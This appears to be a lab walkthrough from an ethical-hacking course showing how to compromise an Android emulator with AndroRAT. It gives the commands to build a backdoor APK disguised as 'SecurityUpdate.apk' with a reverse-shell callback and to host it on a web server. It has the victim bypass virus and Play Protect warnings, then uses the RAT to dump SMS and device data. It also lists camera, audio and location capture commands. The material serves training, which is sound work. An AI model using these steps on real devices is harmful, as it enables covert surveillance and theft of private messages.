The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal". The terminal content is as follows:


```
$sudo su  
[sudo] password for attacker:  
[root@parrot]~  
#cd AndroRAT  
[root@parrot]~/AndroRAT  
#python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk  
[INFO] Generating APK  
[INFO] Building APK  
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk  
[INFO] Signing the apk  
[INFO] Signing Apk  
[SUCCESS] Successfully signed the apk SecurityUpdate.apk  
  
[root@parrot]~/AndroRAT  
#cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/  
[root@parrot]~/AndroRAT  
#service apache2 start  
[root@parrot]~/AndroRAT  
#python3 androRAT.py --shell -i 0.0.0.0 -p 4444
```

- By karma9874


[INFO] Waiting for Connections

11.  Click **Android** to switch to the **Android** emulator machine.
12.  If the **Android** machine is non-responsive then, click the **Commands** icon from the top-left corner of the screen and navigate to **Power --> Reset/Reboot machine**.

If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.



13.  In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser



14.  In the address bar, type **http://10.10.1.13/share** and press **Enter**.

If a **Browse faster. Use less data.** notification appears, click **No thanks**.

If a pop up appears, click **Allow**.

15.  The **Index of /share** page appears; click **SecurityUpdate.apk** to download the application package file.



## Index of /share

| Name | Last modified | Size | Description |
|------|---------------|------|-------------|
|------|---------------|------|-------------|

|                    |                  |      |  |
|--------------------|------------------|------|--|
| Parent Directory   |                  |      |  |
| Backdoor.apk       | 2022-04-18 04:48 | 9.9K |  |
| SecurityUpdate.apk | 2022-04-22 03:20 | 2.2M |  |


Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80




16.  If **Chrome needs storage access to download files**, a pop-up appears; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.

17.  In the warning message saying that the **File might be harmful**, click **Download anyway**
18.  After the file downloads, **File downloaded** pop-up appears, click **Open**.



19. **Google Service Framework** window appears, click **INSTALL** button to install the malicious app.



20.  After the application is installed successfully, an **App installed** notification appears; click **OPEN**.

Blocked by play protect pop-up appears click **INSTALL ANYAY**  
Send app for scanning? pop-up appears, click **DON'T SEND**



21.  The malicious application starts running in the background without the victim being totally unaware of it.
22.  Click **Parrot Security** switch back to the **Parrot Security** machine. The **Interpreter** session has been opened successfully, with a connection from the victim machine (**10.10.1.14**), as shown in the screenshot.

In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).

A screenshot of a Parrot OS desktop environment. At the top, there's a dark menu bar with icons for Applications, Places, System, and a few others. The date and time, "Fri Apr 22, 03:46", are in the top right. Below the menu is a terminal window titled "Parrot Terminal". The command "python3 androRAT.py --shell -i 0.0.0.0 -p 4444" is running. The terminal output shows a connection from "('10.10.1.14', 33840)". It then says "Hello there, welcome to reverse shell of Virtual Machine". Below the terminal is a desktop with a dark background featuring a large, stylized green and yellow geometric star or flower pattern. On the desktop, there are icons for "attacker's Home", "README/license", and "Trash". The bottom of the screen shows a dock with a "Menu" button and the same terminal icon.

23.  In the **Interpreter** session, type **help** and press **Enter** to view the available commands in the opened session.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the window is titled "python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal". The system tray shows the date and time as "Fri Apr 22, 03:47". The terminal content includes:

```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
Got connection from ('10.10.1.14', 33840)
Parrot
Hello there, welcome to reverse shell of Virtual Machine

Interpreter:/> help
Usage:
deviceInfo          --> returns basic info of the device
camList             --> returns cameraID
takepic [cameraID] --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo            --> stop recording the video and return the video file
startAudio           --> starts recording the audio
stopAudio            --> stop recording the audio
getSMS [inbox|sent]  --> returns inbox sms or sent sms in a file
getCallLogs          --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation          --> return the current location of the device
getIP                --> returns the ip of the device
getSimDetails        --> returns the details of all sim of the device
clear               --> clears the screen
getClipData          --> return the current saved text from the clipboard
getMACAddress        --> returns the mac address of the device
exit                --> exit the interpreter

Interpreter:/>
```

24. Now, type **deviceInfo** and press **Enter** to view the device related information.

The screenshot shows a terminal window titled "python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal". The window contains a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a list of commands and their descriptions:

|                           |  |
|---------------------------|--|
| camList                   | --> returns cameraID                                   |
| takepic [cameraID]        | --> Takes picture from camera                          |
| startVideo [cameraID]     | --> starts recording the video                         |
| stopVideo                 | --> stop recording the video and return the video file |
| startAudio                | --> starts recording the audio                         |
| stopAudio                 | --> stop recording the audio                           |
| getSMS [inbox sent]       | --> returns inbox sms or sent sms in a file            |
| getCallLogs               | --> returns call logs in a file                        |
| shell                     | --> starts a interactive shell of the device           |
| vibrate [number_of_times] | --> vibrate the device number of time                  |
| getLocation               | --> return the current location of the device          |
| getIP                     | --> returns the ip of the device                       |
| getSimDetails             | --> returns the details of all sim of the device       |
| clear                     | --> clears the screen                                  |
| getClipData               | --> return the current saved text from the clipboard   |
| getMACAddress             | --> returns the mac address of the device              |
| exit                      | --> exit the interpreter                               |

Below the command list, the terminal prompt "Interpreter:/>" is followed by the command "deviceInfo". The output shows device information:

```
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----
```

At the bottom of the terminal window, there is a menu bar with "Menu" and other icons.

25.  Type **getSMS inbox** and press **Enter** to obtain a file containing SMSes from the inbox of a victim device.
26.  This file is stored at the location **/home/attacker/AndroRAT/Dumps**.

```
Applications Places System python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
startAudio          --> starts recording the audio
stopAudio           --> stop recording the audio
getSMS [inbox|sent] --> returns inbox sms or sent sms in a file
getCallLogs         --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation        --> return the current location of the device
getIP               --> returns the ip of the device
getSimDetails       --> returns the details of all sim of the device
clear              --> clears the screen
getClipData         --> return the current saved text from the clipboard
getMACAddress       --> returns the mac address of the device
exit                --> exit the interpreter

Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/>
```

27.  Type **getMACAddress** and press **Enter** to view the MAC address of the victim's device.

The screenshot shows a terminal window titled "python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal". The window contains a list of commands and their descriptions, followed by device information, SMS retrieval, MAC address, and a command prompt.

```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal

File Edit View Search Terminal Help
getCallLogs          --> returns call logs in a file
shell                --> starts an interactive shell of the device
vibrate [number_of_times] --> vibrates the device number of times
getLocation          --> return the current location of the device
getIP                --> returns the ip of the device
getSimDetails        --> returns the details of all sim of the device
clear               --> clears the screen
getClipData          --> return the current saved text from the clipboard
getMACAddress        --> returns the mac address of the device
exit                --> exit the interpreter

Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Successfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/>
```

28.  In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.
29.  Type **exit** and press **Enter** to terminate the Interpreter session.

```
Applications Places System python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
getIP          --> returns the ip of the device
getSimDetails  --> returns the details of all sim of the device
clear          --> clears the screen
getClipData    --> return the current saved text from the clipboard
getMACAddress  --> returns the mac address of the device
exit           --> exit the interpreter

Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Successfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/> exit
(* · ·) *
[root@parrot]~[~/home/attacker/AndroRAT]
#
```

30.  This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.
31.  Close all open windows and document all acquired information.
32.  You can also use other Android hacking tools such as **NetCut** (<https://www.arcai.com>), **drozer** (<https://labs.secure.com>), **zANTI** (<https://www.zimperium.com>), **Network Spoofer** (<https://www.digitalsquid.co.uk>), and **DroidSheep** (<https://droidsheep.info>) to hack Android devices.